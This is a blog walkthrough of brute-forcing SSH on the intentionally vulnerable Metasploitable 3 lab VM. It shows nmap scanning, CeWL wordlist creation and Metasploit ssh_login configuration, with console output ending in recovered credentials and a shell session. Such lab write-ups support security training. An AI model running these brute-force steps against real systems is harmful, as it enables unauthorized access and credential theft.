Metasploitable 3 Exploitation using Brute forcing SSH


December 13, 2016   By Raj Chandel

Target: Metasploitable 3

Attacker: Kali Linux

Scan the target IP to know the Open ports for running services. I am using nmap command for scanning the target PC. Type the following command on terminal in kali Linux.

nmap –p- -sV 192.168.1.8




```
root@kali:~# nmap -p- -sV 192.168.1.8

Starting Nmap 7.30 ( https://nmap.org ) at 2016-12-12 03:03 EST
Nmap scan report for 192.168.1.8
Host is up (0.027s latency).
Not shown: 65521 filtered ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
22/tcp    open  ssh           OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http          Microsoft IIS httpd 7.5
1617/tcp  open  nimrod-agent?
4848/tcp  open  ssl/http      Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
8585/tcp  open  http          Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
9200/tcp  open  http          Elasticsearch REST API 1.1.1 (name: Jeffrey Mace; Lucene 4.7)
49153/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49178/tcp open  unknown
49180/tcp open  tcpwrapped
MAC Address: B0:C0:90:48:11:4F (Chicony Electronics)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

In previous article it's about FTP Login attack read from here.

So here you can see all available open ports and their services today this article will cover SSH login attack for which we required open SSH port luckily in Metasploit3 open 22 is open for SSH service So let's exploit it for this we need a dictionary file. To make a dictionary file type the following command:

cewl https://github.com/rapid/metasploitable3/wiki -m 7 -d 0 –w /root/Desktop/dict.txt

CeWL is a command used to make a customized wordlist using a given URL. Using the above command will make a dictionary file from the Wikipedia of metasploitable3 and might help us to find our password.



```
root@kali:~# cewl https://github.com/rapid7/metasploitable3/wiki -m 7 -d 0 -w /r
oot/Desktop/pass.txt
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Collect the wordlist from CeWL,

Start Metasploit framework by typing msfconsole on the terminal.

```
         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before
```

This module will test ssh logins on a range of machines and report successful logins If you have loaded a database plug-in and connected to a database this module will record successful logins and hosts so you can track your access.

use auxiliary/scanner/ssh/ssh_login

msf auxiliary(ssh_login)>set rhosts 192.168.1.8


msf auxiliary (ssh_login)>set port 22

msf auxiliary (ssh_login)>set username vagrant

msf auxiliary(ssh_login)>set pass_file /root/Desktop/pass.txt


msf auxiliary(ssh_login)>set stop_on_success true

msf auxiliary (ssh_login)> exploit



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf auxiliary(ssh_login) > set rport 22
rport => 22
msf auxiliary(ssh_login) > set username vagrant
username => vagrant
msf auxiliary(ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[-] SSH - Failed: 'vagrant:Metasploitable'
[!] No active DB -- Credential data will not be saved!
[-] SSH - Failed: 'vagrant:metasploitable'
[-] SSH - Failed: 'vagrant:element'
[-] SSH - Failed: 'vagrant:vulnerabilities'
[-] SSH - Failed: 'vagrant:Autounattend'
[-] SSH - Failed: 'vagrant:Contributing'
[-] SSH - Failed: 'vagrant:security'
[-] SSH - Failed: 'vagrant:exploits'
[-] SSH - Failed: 'vagrant:versions'
[-] SSH - Failed: 'vagrant:approach'
[-] SSH - Failed: 'vagrant:building'
[-] SSH - Failed: 'vagrant:multiple'
[-] SSH - Failed: 'vagrant:virtualization'
[+] SSH - Success: 'vagrant:vagrant' 'sh: id: command not found GNU bash, version 4.3.39(2)-re
lease (x86_64-unknown-cygwin) These shell commands are defined internally.  Type `help' to see
 this list. Type `help name' to find out more about the function `name'. Use `info bash' to fi
nd out more about the shell in general. Use `man -k' or `info' to find out more about commands
 not in this list.  A star (*) next to a name means that the command is disabled.   job_spec [
&]                              history [-c] [-d offset] [n] or hist>  (( expression ))
               if COMMANDS; then COMMANDS; [ elif C>   . filename [arguments]
jobs [-lnprs] [jobspec ...] or jobs >  :                                       kill [-s sigspe
c | -n signum | -sigs>  [ arg... ]                                  let arg [arg ...]  [[ expressi
on ]]                          local [option] name[=value] ...  alias [-p] [name[=value] ... ]
        logout [n]  bg [job_spec ...]                          mapfile [-n count] [-O origin] [-s
 c>  bind [-lpsvPSVX] [-m keymap] [-f file>  popd [-n] [+N | -N]  break [n]
```

This'll dump the credential as the username: **vagrant** and password: **vagrant** successful login for SSH connection moreover provides the session for victim's shell.



```
msf auxiliary(ssh_login) > sessions

Active sessions
===============

  Id  Type   Information                              Connection
  --  ----   -----------                              ----------
  1   shell   SSH vagrant:vagrant (192.168.1.8:22)  192.168.1.38:35199 -> 19
2.168.1.8:22 (192.168.1.8)

msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
metasploitable3\sshd_server
```